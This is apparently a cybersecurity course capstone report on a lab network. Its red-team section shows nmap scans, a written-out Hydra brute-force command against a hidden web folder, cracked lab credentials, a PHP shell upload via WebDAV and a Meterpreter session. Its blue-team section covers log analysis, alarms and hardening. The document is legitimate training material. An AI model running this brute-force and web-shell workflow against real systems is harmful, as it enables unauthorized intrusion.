Capstone Engagement


Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.105
OS: LINUX
Hostname: Capstone

IPv4: 192.168.1.100
OS: LINUX
Hostname: ELK

IPv4: 192.168.1.90
OS: LINUX
Hostname: Kali

Red Team
Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Kali	192.168.1.90	Attacker
ELK	192.168.1.100	Log location for log analysis.
Target Machine	192.168.1.105	Vulnerable machine

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Use the CVE number if it exists. Otherwise, use the common name.	*Describe the vulnerability.*	*Describe what this vulnerability allows the attacker to do.*
Sensitive Data Exposure (OWASP#3) **- CRITICAL**	The *'secret_folder'* is publicly accessible and able to be seen and known through public files when it is only meant for authorized personnel.	Exposes login credentials that can be used to access the web server.
Unauthorize File Upload **- CRITICAL**	Allows arbitrary files to be uploaded to the web server.	Allows for attacks like PHP scripts to be uploaded to the server. This can further compromise a system or server.
Remote Code Execution (OWASP#1) **- CRITICAL** ● Injection	Allows injection of own code or script into the server.	Allows a reverse shell to be opened, allowing for remote code execution on the server.

Exploitation: Sensitive Data Exposure (#3)

01

Tools & Processes

- Nmap
- Google Chrome
- Hydra

02

Achievements

- By exploring the public directories, I found reference to a hidden directory called *'secret_folder'*.
    - Accessing the folder revealed it to be password protected
- There was no lockout, meaning it was susceptible to a brute force attack.

03

```
root@Kali:~# nmap 192.168.1.105/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-15 17:58 PST
Nmap scan report for 192.168.1.1
Host is up (0.00057s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2179/tcp open  vmrdp
3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.0010s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
9200/tcp open  wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.00053s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)

Nmap scan report for 192.168.1.90
Host is up (0.0000080s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (4 hosts up) scanned in 6.87 seconds
root@Kali:~#
```

Ashton is 22 years young, with a masters degreee in aquatic jousting. "Moving over t
managing everyone's credit card and security information has been terrifying. I can'
believe that they have me managing the company_folders/secret_folder! I really
shouldn't be here" We look forward to working more with Ashton in the future!

```
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-11-15 18:05:49
root@Kali:~# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder
```

Exploitation: Unauthorized File Uploads

01

Tools & Processes


- Use cracked information from the Brute Force attack
- Metasploit
- WebDAV
- Kali

02

Achievements

- Using the cracked login information gathered from the brute force attack, I was able to then upload a PHP script to allow me to execute shell commands on the web server.

03



Exploitation: Remote Code Execution (Injection)

01

Tools & Processes

- Metasploit
  - Meterpreter
- Shell

02

Achievements

Once the execution is complete, the files on the system are available for me to search through.


03


```
meterpreter > cd /
meterpreter > ls
Listing: /
==========

Mode              Size        Type  Last modified              Name
----              ----        ----  -------------              ----
40755/rwxr-xr-x   4096        dir   2020-05-29 12:05:57 -0700  bin
40755/rwxr-xr-x   4096        dir   2020-06-27 23:13:04 -0700  boot
40755/rwxr-xr-x   3840        dir   2021-11-15 16:13:32 -0800  dev
40755/rwxr-xr-x   4096        dir   2020-06-30 23:29:51 -0700  etc
100644/rw-r--r--  16          fil   2019-05-07 12:15:12 -0700  flag.txt
40755/rwxr-xr-x   4096        dir   2020-05-19 10:04:21 -0700  home
100644/rw-r--r--  57982894    fil   2020-06-26 21:50:32 -0700  initrd.img
100644/rw-r--r--  57977666    fil   2020-06-15 12:30:25 -0700  initrd.img.old
40755/rwxr-xr-x   4096        dir   2018-07-25 16:01:38 -0700  lib
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:54 -0700  lib64
40700/rwx------   16384       dir   2019-05-07 11:10:15 -0700  lost+found
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  media
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  mnt
40755/rwxr-xr-x   4096        dir   2020-07-01 12:03:52 -0700  opt
40555/r-xr-xr-x   0           dir   2021-11-15 16:13:00 -0800  proc
40700/rwx------   4096        dir   2020-05-21 16:30:12 -0700  root
40755/rwxr-xr-x   920         dir   2021-11-15 17:57:25 -0800  run
40755/rwxr-xr-x   12288       dir   2020-05-29 12:02:57 -0700  sbin
40755/rwxr-xr-x   4096        dir   2019-05-07 11:16:00 -0700  snap
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  srv
100600/rw-------  2065694720  fil   2019-05-07 11:12:56 -0700  swap.img
40555/r-xr-xr-x   0           dir   2021-11-15 16:13:04 -0800  sys
41777/rwxrwxrwx   4096        dir   2021-11-15 16:13:48 -0800  tmp
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  usr
40755/rwxr-xr-x   4096        dir   2020-05-21 16:31:52 -0700  vagrant
40755/rwxr-xr-x   4096        dir   2019-05-07 11:16:46 -0700  var
100600/rw-------  8380064     fil   2020-06-19 04:08:40 -0700  vmlinuz
100600/rw-------  8380064     fil   2020-06-04 03:29:12 -0700  vmlinuz.old

meterpreter >
```

```
meterpreter > cat flag.txt
b1ng0w@5h1sn@m0
meterpreter >
```

Blue Team
Log Analysis and Attack Characterization


Analysis: Identifying the Port Scan





- What time did the port scan occur?
  - It occurred early in the morning, starting around 2 a.m.
- How many packets were sent, and from which IP?
  - 19,593 packets were sent from the IP address of 192.168.1.90
- What indicates that this was a port scan?
  - We can see the graphs indicate a port scan because of the amount of packets being sent during a given time.

Analysis: Identifying the Port Scan - Status Code Response



200: OK. Normal response for a successful HTTP request.
207: Multi-Status. The message body that follows is an XML message and contain a number of separate response codes depending on sub-requests made.
401: Unauthorized. The user does not have valid authentication credentials for the target resource


Analysis: Finding the Request for the Hidden Directory

Top 10 HTTP requests [Packetbeat] ECS


url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	16,341
http://192.168.1.105/webdav	24
http://192.168.1.105/	2
http://192.168.1.105/webdav/passwd.dav	2
http://192.168.1.105/webdav/shell.php	2

Export: Raw Formatted

- What time did the request occur? How many requests were made?
  - 2 a.m. with 19,460 packet requests.
- Which files were requested? What did they contain?
  - The tops hits were:
    - http://192.168.1.105/company_folders/secret_folder
    - http://192.168.1.105/webdav
    - http://192.168.1.105/
    - http://192.168.1.105/webdav/passwd.dav
    - http://192.168.1.105/webdav/shell.php




Analysis: Uncovering the Brute Force Attack




Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	16,341

Export: Raw Formatted





Analysis: Finding the WebDAV Connection

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	16,341
http://192.168.1.105/webdav	24
http://192.168.1.105/	2
http://192.168.1.105/webdav/passwd.dav	2
http://192.168.1.105/webdav/shell.php	2

Export: Raw Formatted

- How many requests were made to this directory?
  - The secret_folder was requested 16,341 times
  - Webdav was requested 24 times.
- Which files were requested?
  - passwd.dav - 2 times
  - shell.php - 2 times

Blue Team
Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

- An alarm that is raised based off the number of requests in a certain timeframe

What threshold would you set to activate this alarm?

- I would set an alarm for anything that is sending more than 10 or 15 per second. (10 is default most of the time)

System Hardening

What configurations can be set on the host to mitigate port scans?

- Have a whitelist of allowed IPs
- Proper Firewall configuration

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

- Use whitelisted IPs
  - If any non-whitelisted IP attempts to connect, sound alarm.

What threshold would you set to activate this alarm?

- If an unauthorized IP attempts to connect, sound alarm.

System Hardening

What configuration can be set on the host to block unwanted access?

- Data in the *'secret_folder'* should be encrypted.
- Access from any IP not on the whitelist should be logged.
- *'secret_folder'* directory needs to be protected with a stronger authentication method.
  - One time passwords
  - Key based SSH

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

- Requests per second

What threshold would you set to activate this alarm?

- 50 requests per second for 3 seconds

System Hardening

What configuration can be set on the host to block brute force attacks?

- Using account-lockouts
- CAPTCHA
- 2-Factor Authentication
- Using a tool like **fail2ban**

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

- If a file is access within webdav, sound alarm
  - If a file is changed or uploaded, sound alarm.
- Set whitelisted IPs to prevent alarm fatigue

What threshold would you set to activate this alarm?

- Whenever the webdav directory is used in anyway, sound alarm.
  - Unless from whitelisted IPs

System Hardening

What configuration can be set on the host to control access?

- Installing and configuring Filebeat on the host.
  - Creating a whitelist of authorized IPs.

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

- Any POST request from a file type that is risky or abnormal.
  - Create a blacklist of file types
    - In our case: .php

What threshold would you set to activate this alarm?

- Whenever a file we have blacklisted attempts to be uploaded, sound alarm.

System Hardening

What configuration can be set on the host to block file uploads?

- Authenticating any file uploads
- Creating blacklist or filter that prevents users from uploading potentially malicious files.
  - Particularly those that may contain executable code.


The End